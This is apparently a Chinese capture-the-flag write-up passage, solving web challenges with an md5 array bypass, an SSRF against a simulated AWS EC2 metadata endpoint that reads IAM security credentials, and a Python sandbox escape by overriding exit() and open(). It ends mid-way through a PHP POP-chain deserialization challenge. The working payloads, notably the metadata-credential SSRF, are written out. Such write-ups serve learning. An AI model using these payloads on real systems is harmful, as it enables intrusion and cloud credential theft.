
得出flag:

POFP{9fa3a302-1854-449c-a9e9-69aea07f65ad}

Web

ezmd5

进来看到源码




```
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
        $user = $_POST['user'];
        $pass = $_POST['pass'];
        if ($user !== $pass && md5($user) === md5($pass)) {
                echo "Congratulations! Here is your flag: <br>";
                echo file_get_contents($flag_path);
        } else {
                echo "Wrong! Hacker!";
        }
} else {
        echo "Please provide 'user' and 'pass' via POST.";
}
?> Please provide 'user' and 'pass' via POST.
```

审计发现是一个简单的md5强比较

post传参：

user[]=1&pass[]=2


得到flag：



```
</code>
Congratulations! Here is your flag: <br>
POFP{4eab4a1b-c902-4504-b2a1-88b8b589e4ad}
```

CCPreview

进来看到这么一个东西



CloudConnect | Internal Web Previewer


Test Connectivity

Use this tool to verify website availability from our `us-east-1` cloud instance.

Server Time: 2026-02-04T04:18:19.513Z | Region: us-east-1

怀疑试ssrf，但是打12.0.0.7无果，经过搜索发现是道cve

搜索词条EC2实例ssrf得到



【安全资讯】黑客利用SSRF漏洞攻击EC2托管网站窃取AWS凭证

安恒恒脑　2025-04-11 03:09:25　847人浏览

概要：

近期，一场针对AWS EC2托管网站的网络攻击引起了广泛关注。黑客利用服务器端请求伪造（SSRF）漏洞，成功提取了EC2元数据，包括身份与访问管理（IAM）凭证。这一事件不仅影响了多个企业的安全，也引发了对云服务安全性的深刻反思。


主要内容：

此次攻击活动由F5 Labs研究人员发现，发生在2025年3月13日至25日之间。黑客通过利用EC2托管网站的SSRF漏洞，远程查询内部EC2元数据URL，从而获取敏感信息。EC2元数据服务提供关于在AWS上运行的虚拟机的信息，包括配置细节和安全凭证。攻击者通过访问特定的内部IP地址（如http://169.254.169.254/latest/meta-data/）来获取这些信息。

攻击者的策略相当系统化，他们在攻击期间轮换了多个查询参数和子路径，显示出其精心策划的攻击手法。由于受害实例运行的是IMDSv1，黑客能够轻易获取存储的IAM凭证。IMDSv1是AWS较旧的元数据服务，已被IMDSv2取代，后者需要会话令牌以增强安全性。

F5 Labs的报告指出，尽管新漏洞不断出现，四年前的旧漏洞仍然是攻击的主要目标，40%的被利用CVE超过四年。为了应对这些威胁，建议企业及时应用安全更新，加强路由器和物联网设备的配置，并更换过时的网络设备。

直接抄payload：http://169.254.169.254/latest/meta-data/




Test Connectivity

Use this tool to verify website availability from our `us-east-1` cloud instance.

```
root@ip-10-0-1-55:~# curl "http://169.254.169.254/latest/meta-data/"

iam/
network/
public-hostname/
```

看着像url地址，追查http://169.254.169.254/latest/meta-data/iam/




Test Connectivity

Use this tool to verify website availability from our `us-east-1` cloud instance.

```
root@ip-10-0-1-55:~# curl "http://169.254.169.254/latest/meta-data/iam/"

security-credentials/
```

跟进得到




Test Connectivity
Use this tool to verify website availability from our us-east-1 cloud instance.
http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role
Scan

```
root@ip-10-0-1-55:~# curl "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role"

{'Code': 'Success', 'Type': 'AWS-HMAC', 'AccessKeyId':
'AKIA_ADMIN_USER_CLOUD', 'SecretAccessKey': 'POFP{f476c812-a22d-4299-91ba-
9b586fcdc5e1}', 'Token': 'MwZNCNz... (Simulation Token)', 'Expiration': '2099-
01-01T00:00:00Z'}
```

PyEditor

下载附件看源码发现是一个沙箱，但是在exit()后面有读取flag的逻辑



```
exit_code = safe_exec()

exit()
# Hey bro, don't forget to remove this before release!!!
import os
import sys

flag_content = os.environ.get('GZCTF_FLAG', '')
os.environ['GZCTF_FLAG'] = ''

try:
    with open('/flag.txt', 'w') as f:
        f.write(flag_content)
except:
    pass
"""
```


可是ban的东西很多，那么尝试污染exit()为空，并且污染with open('/flag.txt', 'w') as f:的逻辑直接让flag回显而不是写入文件

payload：

global exit, open

```
exit = lambda *a, **k: None
class _Leak:
  def enter(self):
    return self
  def exit(self, *exc):
    return False
  def write(self, s):
    print("aaaflag批发：", repr(s))
def open(*a, **k):
  return _Leak()
print("inex")
```

得到：




```
> 进程已启动...
inex

aaaflag批发：  'furryCTF{DO_n0T_10rgEt_TO_r3m0Ve_d3bug_WH3N_32d45fc9c339_R3LEa53}'
```

babypop

说是baby，但其实感觉并不baby（太菜了ww


进来看到源码



```
<?php
error_reporting(0);
highlight_file(__FILE__);
class SecurityProvider {
        private $token;
        public function __construct() {
                $this->token = md5(uniqid());
        }
        public function verify($data) {
                if (strpos($data, '..') !== false) {
                        die("Attack Detected");
                }
                return $data;
        }
}
class LogService {
        protected $handler;
        protected $formatter;

        public function __construct($handler = null) {
                $this->handler = $handler;
                $this->formatter = new DateFormatter();
```

```
    }

    public function __destruct() {
        if ($this->handler && method_exists($this->handler, 'close')) {
            $this->handler->close();
        }
    }
}
class FileStream {
    private $path;
    private $mode;
    public $content;
    public function __construct($path, $mode) {
        $this->path = $path;
        $this->mode = $mode;
    }
    public function close() {
        if ($this->mode === 'debug' && !empty($this->content)) {
            $cmd = $this->content;
            if (strlen($cmd) < 2) return;
            @eval($cmd);
        } else {
            return true;
        }
    }
}
class DateFormatter {
    public function format($timestamp) {
        return date('Y-m-d H:i:s', $timestamp);
    }
}
class UserProfile {
    public $username;
    public $bio;
    public $preference;

    public function __construct($u, $b) {
        $this->username = $u;
    public $preference;

    public function __construct($u, $b) {
        $this->username = $u;
        $this->bio = $b;
        $this->preference = new DateFormatter();
    }
}
class DataSanitizer {
    public static function clean($input) {
        return str_replace("hacker", "", $input);
    }
}
$raw_user = $_POST['user'] ?? null;
$raw_bio = $_POST['bio'] ?? null;
if ($raw_user && $raw_bio) {
    $sec = new SecurityProvider();
    $sec->verify($raw_user);
    $sec->verify($raw_bio);
    $profile = new UserProfile($raw_user, $raw_bio);
    $data = serialize($profile);
    if (strlen($data) > 4096) {
        die("Data too long");
    }
    $safe_data = DataSanitizer::clean($data);
    $unserialized = unserialize($safe_data);
    if ($unserialized instanceof UserProfile) {
        echo "Profile loaded for " . htmlspecialchars($unserialized->username);
    }
}
?>
```

一看就是pop链，先思考如何调用：先调用LogService类的__destruct，然后调用FileStream类的close()进行rce即可，但是重点在如何触发LogService类的__destruct，以及怎样给FileStream类的private属性mode赋值。审计发现：



```
$data = serialize(value: $profile);
if (strlen(string: $data) > 4096) {
    die("Data too long");
}
$safe_data = DataSanitizer::clean(input: $data);
$unserialized = unserialize(data: $safe_data);
```

这里的逻辑是先对序列化后的字符串进行替换后再反序列化，那么就可以用上php反序列化的字符串逃逸知识

经过测试，对private属性直接像public一样赋值即可，所以最后构造的payload：

